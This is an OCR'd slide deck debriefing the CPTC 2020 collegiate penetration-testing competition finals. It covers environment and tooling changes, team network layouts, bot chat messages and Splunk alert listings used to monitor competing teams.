CPTC 2020

Technical and Development Debrief

Major Changes


- You may have noticed that we made some changes for finals.
  - ACLs and Network Segmentation, requiring use of pivoting
  - Heavier Microsoft Windows presence on the first network
  - Weakest Passwords and Active Directory controls
  - More sensitive PLC and power/water infrastructure

Tooling Changes


We enhanced our tooling significantly this year, letting us MacGuyver stuff together far more effectively

Significant changes to enable the RIT CyberRange in the future


Team and Competition Management Systems



Bots to create live content throughout the day



CPTC
COMPETITIONS
FINDINGS
ADMIN
LUCAS@NATIONALCPTC.ORG
Competitions
+ NEW COMPETITION
Name
Dates
Teams
Status
Actions
US Central
Oct 10 - Oct 11
10
Complete
GRADES
FEEDBACK
SCOREBOARD
US Southeast
Oct 10 - Oct 11
10
Complete
GRADES
FEEDBACK
SCOREBOARD
Middle East
Oct 17 - Oct 18
7
Complete
GRADES
FEEDBACK
SCOREBOARD
US Western
Oct 24 - Oct 25
9
Complete
GRADES
FEEDBACK
SCOREBOARD
US Northeast
Oct 29 - Nov 1
10
Complete
GRADES
FEEDBACK
SCOREBOARD
Canada
Nov 7 - Nov 8
7
Complete
GRADES
FEEDBACK
SCOREBOARD
US New England
Nov 7 - Nov 8
9
Europe
Nov 21 - Nov 22
4
Finals
Jan 7 - Jan 10
15
Team 0
corp
10.0.1.0/24 | VD
ad
gaylord
grace
maxwell
plc_drumgate
plc_gen_flow_1
plc_gen_flow_2
plc_genout_1
plc_genout_2
plc_lake_level
porfirio
security
tiny
power
10.0.10.0/24 | VDI
microgrid-controller
powerbus-api
powerbus-db
xf-damdaniel-01
xf-damdaniel-02
xf-distrib-01
xf-distrib-02
xf-hyrule-01
xf-pri-01
xf-pri-02
xf-pri-04
xf-res-01
xf-res-02
xf-springfield-01
xf-submission-01
xf-submission-02
xf-xmission-01
services
10.0.5.0/24 | VDI
db
killbill
splashy
support
www
vdi
10.0.254.0/24 | VD
kali01
kali02
kali03
kali04
kali05
kali06
ns01
CPTC
CHAT
Live Chat
Time
Team
From
Message
1/9/2021, 3:20:00 PM
finals-t12-corp-chat
jenny.skiles
pot it like its hot
1/9/2021, 3:20:00 PM
finals-t10-corp-chat
jenny.skiles
pot it like its hot
1/9/2021, 3:20:00 PM
finals-t14-corp-chat
jenny.skiles
pot it like its hot
1/9/2021, 3:20:00 PM
finals-t4-corp-chat
jenny.skiles
pot it like its hot
1/9/2021, 3:20:00 PM
finals-t0-corp-chat
jenny.skiles
pot it like its hot
1/9/2021, 3:20:00 PM
finals-t13-corp-chat
jenny.skiles
pot it like its hot
1/9/2021, 3:20:00 PM
finals-t8-corp-chat
jenny.skiles
pot it like its hot
1/9/2021, 3:20:00 PM
finals-t1-corp-chat
jenny.skiles
pot it like its hot
Send
Team
finals-t0-corp-chat
finals-t1-corp-chat
finals-t2-corp-chat
finals-t3-corp-chat
finals-t4-corp-chat
finals-t5-corp-chat
finals-t6-corp-chat
finals-t7-corp-chat
finals-t8-corp-chat
finals-t9-corp-chat
finals-t10-corp-chat
finals-t11-corp-chat
finals-t12-corp-chat
finals-t13-corp-chat
finals-t14-corp-chat
finals-t15-corp-chat

Business and Monitoring Team





Different format this year

Competition integrity challenges



Realism – using data to drive our interaction






BIG DATA!!!111!!1!!11

Monitoring team

Splunk Environment

- Hosted in RIT CyberRange
- ~20TB of *really fast* SSD storage
- Splunk Universal Forwarders on every host
- HTTP event collector for ICS systems



splunk>enterprise App: Enterprise Security ▾ | Tom Kopchak (Hurricane Labs) ▾ | Messages ▾ | Settings ▾ | Activity ▾ | Help ▾ | Find

Security Posture | Incident Review | Investigations | Glass Tables | Security Intelligence ▾ | Security Domains ▾ | Audit ▾ | Search ▾ | Configure ▾ | Enterprise Security

Incident Review

Urgency

CRITICAL	0
HIGH	0
MEDIUM	8
LOW	2
INFO	11

Status: Select...

Owner: Select...

Security Domain: Select...

Tag: Type...

Correlation Search | Sequenced Event

Select...

Search

Time | Associations


Last 4 hours

Submit

✓ 21 events (1/8/21 10:39:00.000 AM to 1/8/21 2:39:13.000 PM)

Job ▾ | Smart Mode ▾

Format Timeline ▾ | − Zoom Out | + Zoom to Selection | × Deselect | 1 minute per column



Edit Selected | Edit All 21 Matching Events | Add Selected to Investigation

« prev 1 2 next »


i	Time	Security Domain	Title	Urgency	Status	Owner	Actions
>	1/8/21 2:30:10.000 PM	Audit	Large Transfer Detected From finals-t13 10.0.254.204 to 52.217.15.180	Medium	New	unassigned	
>	1/8/21 2:00:13.000 PM	Audit	Large Transfer Detected From finals-t13 10.0.254.204 to 104.18.102.100	Medium	New	unassigned	
>	1/8/21 1:30:09.000 PM	Audit	Large Transfer Detected From finals-t0 10.0.254.204 to 104.18.102.100	Medium	New	unassigned	
>	1/8/21 12:45:09.000 PM	Audit	Large Transfer Detected From finals-t7 10.0.254.202 to 52.217.42.108	Medium	New	unassigned	
>	1/8/21 12:45:06.000 PM	Audit	Large Transfer Detected From finals-t12 10.0.254.204 to 104.18.103.100	Medium	New	unassigned	
>	1/8/21 12:30:09.000 PM	Network	ICS Traffic Detected For finals-t8	Informational	New	unassigned	
>	1/8/21 12:10:08.000 PM	Network	ICS Traffic Detected For finals-t7	Informational	New	unassigned	
>	1/8/21 12:00:12.000 PM	Network	ICS Traffic Detected For finals-t5	Informational	New	unassigned	
>	1/8/21 12:00:08.000 PM	Audit	Google Drive Edit Seen From 76.86.80.7 (finals-t14)	Low	New	unassigned	
>	1/8/21 11:50:09.000 AM	Network	ICS Traffic Detected For finals-t12	Informational	New	unassigned	
>	1/8/21 11:20:08.000 AM	Network	ICS Traffic Detected For finals-t3	Informational	Resolved	Meredith Kasper	
>	1/8/21 11:10:09.000 AM	Network	ICS Traffic Detected For finals-t6	Informational	Resolved	Meredith Kasper	
>	1/8/21 11:10:06.000 AM	Network	ICS Traffic Detected For finals-t4	Informational	Resolved	Meredith Kasper	
>	1/8/21 11:10:06.000 AM	Network	ICS Traffic Detected For finals-t11	Informational	Resolved	Meredith Kasper	

Time	Security Domain	Title
1/8/21 11:10:06.000 AM	Network	ICS Traffic Detected For finals-t4
1/8/21 11:10:06.000 AM	Network	ICS Traffic Detected For finals-t11
1/8/21 11:00:10.000 AM	Audit	Large Transfer Detected From finals-t14 10.0.254.206 to 104.18.103.100
1/8/21 11:00:08.000 AM	Network	ICS Traffic Detected For finals-t9
1/8/21 11:00:08.000 AM	Audit	Google Drive Edit Seen From [redacted]
1/8/21 10:50:07.000 AM	Network	ICS Traffic Detected For finals-t1
1/8/21 10:45:08.000 AM	Audit	Large Transfer Detected From finals-t3 10.0.254.203 to 104.18.102.100
1/8/21 10:45:07.000 AM	Audit	HTTP Brute Force Activity Detected From finals-t5-vdi-kali02 Against ngpew.com
1/8/21 10:40:07.000 AM	Network	ICS Traffic Detected For finals-t13
1/8/21 10:30:12.000 AM	Audit	Large Transfer Detected From finals-t4 10.0.254.203 to 104.18.102.100
1/8/21 10:30:07.000 AM	Audit	Google Drive Edit Seen From 2600:1700:2120:3c80:2c17:2bf9:c4f6:5aa9 (finals-t9)
1/8/21 10:30:07.000 AM	Audit	Large Transfer Detected From finals-t14 10.0.254.202 to 104.18.102.100
1/8/21 10:30:04.000 AM	Audit	Google Drive Edit Seen From [redacted]
1/8/21 10:30:04.000 AM	Audit	Google Drive Edit Seen From [redacted]
1/8/21 10:20:07.000 AM	Network	ICS Traffic Detected For finals-t0
1/8/21 10:15:09.000 AM	Audit	Large Transfer Detected From finals-t3 10.0.254.201 to 104.18.103.100
1/8/21 10:15:07.000 AM	Audit	HTTP Brute Force Activity Detected From finals-t4-vdi-kali02 Against dl-cdn.alpinelinux.org
1/8/21 10:00:09.000 AM	Audit	Large Transfer Detected From finals-t4 10.0.254.202 to 104.18.102.100
1/8/21 10:00:08.000 AM	Audit	Google Drive Edit Seen From [redacted]
1/8/21 10:00:06.000 AM	Audit	Large Transfer Detected From finals-t4 10.0.254.201 to 104.18.103.100

Dam Monitoring

Edit | Export | ...

Lake Level by Team



